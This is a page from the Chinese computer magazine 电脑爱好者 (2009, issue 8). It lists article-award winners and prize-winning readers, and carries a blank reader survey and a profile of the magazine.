第三名(奖金200元)：“稀饭软组织”栏目《叮咚！从迷你博客和SNS来的4条短消息》作者：曹莉

2009年第2期优秀文章

第一名(奖金500元)：“稀饭软组织”栏目《让数据帮你说话的Excel秘籍》作者：高海芳
第二名(奖金300元)：“特别话题”栏目《超省钱！不开电脑狂BT－300元下载机贺岁奉献》作者：范涛
第三名(奖金200元)：“达人会馆”栏目《伪技巧曝光台》作者：武杰
第三名(奖金200元)：“CFan新视界”栏目《金融危机中，我们还能怎么省钱？》作者：程玉香
第三名(奖金200元)：“笔记本与整机”栏目《解决本本读写速度慢的软肋》作者：郭秀华

以下6位读者被评为2009年第1期热心读者

一等奖1名(奖品：罗技快看合金版摄像头，799元/个)
李冬(北京)
二等奖2名(奖品：罗技炫彩耳麦，189元/个)
闫新亚(河南) 王新(广西)
三等奖3名(奖品：罗技快看畅想版网络摄像头，99元/个)
林超(山东) 吴斌(江苏) 刘小琴(福建)

以下16位读者被评为2009年第2期热心读者

一等奖1名(奖品：联想160GB超薄移动硬盘，500元/块)
苏晶(安徽)
二等奖5名(奖品：昂达MP3，399元/个)
刘杰(广东) 余悦(四川) 李驰(湖北) 徐蔚蓝(北京) 范婷(江西)
三等奖10名(奖品：索尼耳机，70元/副)
金洁(湖南) 姚彬(山东) 胡秋然(吉林) 王俊(吉林) 程璁(河北)
郭琼(上海) 高明(湖南) 沈宾(福建) 白强(山西) 周嘉磊(江苏)

■个人资料

姓名＿＿＿＿＿ 年龄＿＿＿＿＿
性别＿＿＿＿＿ 文化程度＿＿＿＿＿
职业＿＿＿＿＿ 联系电话＿＿＿＿＿
通讯地址＿＿＿＿＿＿＿＿＿＿ 邮编＿＿＿＿＿
QQ/MSN＿＿＿＿＿ E-mail ＿＿＿＿＿ 爱好者论坛ID＿＿＿＿＿

·您的平均月收入范围是：
(1)没有固定收入 (2)2000元以内 (3)2000～3000元
(4)3000～4000元 (5)4000～5000元 (6)5000元以上

·您现在拥有的电脑数量为＿＿台。

·您现在拥有下列哪些硬件产品？(可多选)
(1)台式电脑 (2)笔记本电脑 (3)DV或DC (4)智能手机
(5)MP3、MP4数码相框等数码产品 (6)家庭影院或HTPC
(7)PSP、NDSL等掌上游戏机 (8)Wii (9)Xbox电视游戏机 (9)GPS设备

·您对以下哪些硬件感兴趣：(可多选)
(1)PC整机 (2)PC配件 (3)笔记本电脑 (4)手机、数码产品 (5)外设产品等

■本期文章评价

(“文章代码”栏请填文章结尾处的代码，如：YJ01。)

本期最喜欢的文章

原因编码：a时效性强 b技术实用 c内容丰富 d学到知识 e幽默有趣 f值得收藏 g立意新颖 h观点独到 i恰巧需要 j提高工作效率 k其他

文章代码	原因	美中不足

本期不喜欢的文章

原因编码：(1)时效太差 (2)不实用 (3)选题重复 (4)难度较高 (5)难度太低 (6)不真实 (7)不新颖 (8)不够详细 (9)有字/语法错误 (10)其他

文章代码	原因	改进建议

标题最好的文章

文章代码	原因	

本期综合评价

1.本期杂志的总体难度：
□太简单 □比较适中 □有点难 □太难

2.您认为本期最喜欢的栏目是＿＿＿＿＿＿

3.本期的优点和不足是什么？（可另附纸写）

＿＿＿＿＿＿＿＿＿＿

＿＿＿＿＿＿＿＿＿＿

＿＿＿＿＿＿＿＿＿＿

电脑爱好者　２００９年第８期　４月下

《电脑爱好者》杂志社创建于１９９３年６月，隶属于中国科学院。杂志社的旗舰产品《电脑爱好者》半月刊的月发行量已近８０万册，连年稳居“中国电脑刊物发行量第一的”的宝座。１０年来，《电脑爱好者》秉承浅显易懂、通俗流畅的风格，面对越来越多的初中级电脑爱好者，传播电脑知识，培养电脑人才，其内容广泛涉猎软件、硬件、市场、评测、网络、游戏、编程等多方面，每年一度的“编辑选择奖”和“电脑爱好者最喜爱品牌”　在业界深具影响力，奖牌和ＬＯＧＯ也被广泛采用。这本“大家都能看懂的”《电脑爱好者》半月刊早已经成为电脑爱好者首选的学习读物。